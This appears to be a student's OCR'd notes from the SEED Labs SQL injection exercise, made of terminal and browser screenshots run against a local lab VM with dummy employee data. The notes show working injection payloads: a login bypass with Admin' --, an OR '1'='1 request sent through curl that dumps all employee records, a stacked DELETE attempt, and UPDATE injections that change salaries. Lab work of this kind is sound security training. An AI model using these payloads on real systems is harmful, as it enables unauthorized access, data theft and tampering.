






DB A3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Oct 28 10:48
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
mysql> use
ERROR:
USE must be followed by a database name
mysql> use sqllab_users.
ERROR 1049 (42000): Unknown database 'sqllab_users.'
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables
-> ;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential |
+------------------------+
1 row in set (0.00 sec)
mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--+
1 row in set (0.00 sec)
mysql>
7:48 PM


Activities
Firefox Web Browser
Oct 28 13:03
Download the Firefox Bi
Web_SQL_Injection.pdf
SQLi Lab
New Tab
www.seed-server.com/index.html
SEEDLABS
Employee Profile Login
USERNAME
Admin' -- ;
PASSWORD
Password
Login
Copyright © SEED LABs


Activities
Firefox Web Browser
Oct 28 12:23
Download the Firefox B
Web_SQL_Injection.pdf
SQLi Lab
New Tab
www.seed-server.com/unsafe_home.php?username=Admin'+OR+'1'%3D'1&Password=
SEEDLabs
Home
Edit Profile
Logout
User Details
Username
EId
Salary
Birthday
SSN
Nickname
Email
Address
Ph. Number
Alice 10000 20000 9/20 10211002
Boby 20000 30000 4/20 10213352
Ryan 30000 50000 4/10 98993524
Samy 40000 90000 1/11 32193525
Ted 50000 110000 11/3 32111111
Admin 99999 400000 3/5 43254314
Copyright © SEED LABs



Activities
Terminal
Oct 28 12:27
seed@VM: ~/.../Labsetup
Copyright © SEED LABs
[10/28/24]seed@VM:~/.../Labsetup$ curl -v 'http://www.seed-server.com/unsafe_home.php?username=admin%27+OR+%271%27=%271&Password='
Trying 10.9.0.5:80...
TCP_NODELAY set
Connected to www.seed-server.com (10.9.0.5) port 80 (#0)
GET /unsafe_home.php?username=admin%27+OR+%271%27=%271&Password= HTTP/1.1
Host: www.seed-server.com
User-Agent: curl/7.68.0
Accept: */*
Mark bundle as not supporting multiuse
HTTP/1.1 200 OK
Date: Mon, 28 Oct 2024 16:26:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=3ddcsdl6mthg7rgpm5tk6e2h3c; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3365
Content-Type: text/html; charset=UTF-8
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.







Admin' OR '1'='1; DELETE FROM credential WHERE name='alice'; tried using this and it failed.

Gpt says that mysql itself has a thing to detect multi-statements and it doesn't let them go through.





', Salary=900000 where name='Alice' #






', Salary=1 where name='Boby' #

